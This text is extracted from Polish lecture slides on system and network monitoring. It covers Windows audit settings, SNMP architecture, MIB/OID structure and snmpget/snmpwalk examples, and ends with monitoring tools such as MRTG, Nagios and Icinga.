
Włączenie Audytu

- Panel Sterowania
- Lokalna Polityka Bezpieczeństwa (ang. Local Security Settings)
- Lokalne Polityki (ang. Local Policies)
- Polityka Audytu (ang. Audit Policy)


Włączenie Audytu



Przykładowe logi związane z audytem



Wyniki analizy logów z audytu



Plan wykładu

- Wstęp – potrzeba monitorowania
- Logowanie zdarzeń systemowych
- Zdalne monitorowanie urządzeń
 - SNMP

SNMP

- Simple Network Management Protocol
- Protokół umożliwiający (głównie) zdalne monitorowanie urządzeń oraz (w ograniczonym) zakresie ich konfigurację
- Protokół opisany w RFC 1157
- Miał być tymczasowym rozwiązaniem – a stał się standardem przemysłowym

SNMP - architektura

- Agent – oprogramowanie na zarządzanym urządzeniu odpowiedzialne za pobieranie danych z urządzenia/systemu i ich zdalne udostępnianie poprzez protokół SNMP
- NMS (ang. Network Management Station) komputer z oprogramowaniem umożliwiającym pobieranie danych od Agentów
- NMS cyklicznie pobiera interesujące dane z Agentów
- Istnieje jednak możliwość skonfigurowanie pewnych sytuacji, które spowodują wysłanie asynchronicznej wiadomości do NMS

SNMP - MIB

- MIB (ang. Management Information Base) baza zawierająca wszystkie informacje, które pobiera i udostępnia agent
- Baza posiada ustandaryzowaną drzewiastą strukturę, dane przechowywane są w liściach
- Baza opisana z wykorzystaniem języka ASN.1 (ang. Abstract Syntax Notation number 1)
- Każdy liść jest jednoznacznie identyfikowany za pomocą OID (ang. Object Identifier)

SNMP - OID

- Każdy węzeł ma swoją nazwę oraz numer
- Liść jest opisywany przez ścieżkę od korzenia, gdzie każdy węzeł oddzielany jest kropką
- Przykład – nazwa urządzenia/maszyny
- iso.identified-organization.DoD.internet.mngt.mib-2.system.sysName albo w formie skróconej
.1.3.6.1.2.1.1.5.0

SNMP – MIB proste obiekty

- Łańcuch znaków, na przykład, nazwa maszyny, nazwa interfejsu, nazwa procesu, wersja systemu operacyjnego
- Wartość chwilowa, na przykład chwilowe obciążenie procesora, aktualna temperatura procesora, aktualna zajętość pamięci
- Wartość typu licznikowego, na przykład, liczba wysłanych bajtów przez dany interfejs, liczba błędów wykrytych na danym interfejsie itp

SNMP – MIB obiekty tablicowe

- Pod określonym węzłem może występować wiele liści i w ten sposób można pod jedną nazwą wyliczać pewien, zmienny dynamicznie zbiór
- Przykładowo, tablicę ARP, tablicę routingu, listę procesów

`iso.3.6.1.2.1.25.4.2.1.2.1 = STRING: "init"`

`iso.3.6.1.2.1.25.4.2.1.2.2 = STRING: "kthreadd"`

`iso.3.6.1.2.1.25.4.2.1.2.3 = STRING: "ksoftirqd/0"`

`iso.3.6.1.2.1.25.4.2.1.2.4 = STRING: "events/0"`

`iso.3.6.1.2.1.25.4.2.1.2.5 = STRING: "khelper"`

`iso.3.6.1.2.1.25.4.2.1.2.46 = STRING: "kpowerswd"`

SNMP - komunikaty


- GET – pobranie określonego liścia
- GETNEXT – pobranie następnego liścia po danym OID-dzie
- GETBULK – pobranie pewnej grupy liści
- SET – ustawienie określonej wartości w liściu
- TRAP – komunikat asynchroniczny od Agentu do stacji NMS

SNMP – odczyt danych CLI

```
root@debian6:~# snmpget -v 1 -c <haslo>  
194.29.168.XX .1.3.6.1.2.1.1.5.0  
  
iso.3.6.1.2.1.1.5.0 = STRING: "debian-wh"
```

```
root@debian6:~# snmpwalk -v 1 -c <haslo>  
194.29.168.XX .1.3.6.1.2.1.25.4.2.1.2  
  
iso.3.6.1.2.1.25.4.2.1.2.1 = STRING: "init"  
iso.3.6.1.2.1.25.4.2.1.2.2 = STRING: "kthreadd"  
iso.3.6.1.2.1.25.4.2.1.2.3 = STRING: "ksoftirqd/0"  
iso.3.6.1.2.1.25.4.2.1.2.4 = STRING: "events/0"  
iso.3.6.1.2.1.25.4.2.1.2.5 = STRING: "khelper"  
.  
.  
.
```



SNMP – przykładowy klient



SNMP bezpieczeństwo

- Wersja 1 – niebezpieczna, hasła nazywane community są przesyłane w postaci jawnej, dwa hasła public (odczyt) i private (odczyt i zapisa)
- Wersja 2c i 3 – dodanie użytkowników, widoków, szyfrowanie i uwierzytelniania komunikatów

MRTG





Nag

- Home
- Document

Plugins

Tactical 0

 Map **Hosts** **Services**

Host Groups

- Summary

- Grid

Service Groups


- Summary

- Grid

Problems

- Services

(Unhandled)


Trends


State Breakdowns:

```
Ok           : (98.477%) 0d 5h 23m 18s
Warning      : (0.000%) 0d 0h 0m 0s
Unknown      : (1.523%) 0d 0h 5m 0s
Critical     : (0.000%) 0d 0h 0m 0s
Indeterminate: (0.000%) 0d 0h 0m 0s
```



Host	Service	Status	Last Check	Duration	Attempt	Status Information
EZ-IL	Security Status	OK	2012-06-26 18:32:58	0d 2h 19m 56s	1/4	SNMP OK - 990
Wro1	Security Status	OK	2012-06-26 18:32:58	0d 2h 19m 56s	1/4	SNMP OK - 990
Xen-IL	Security Status	OK	2012-06-26 18:33:58	0d 2h 23m 56s	1/4	SNMP OK - 1000
Xen-PW	Security Status	OK	2012-06-26 18:34:59	0d 2h 22m 55s	1/4	SNMP OK - 830

Icinga2



Rysunek: ze strony <https://icinga.com/2017/11/17/icinga-2-v2-8-0-released/>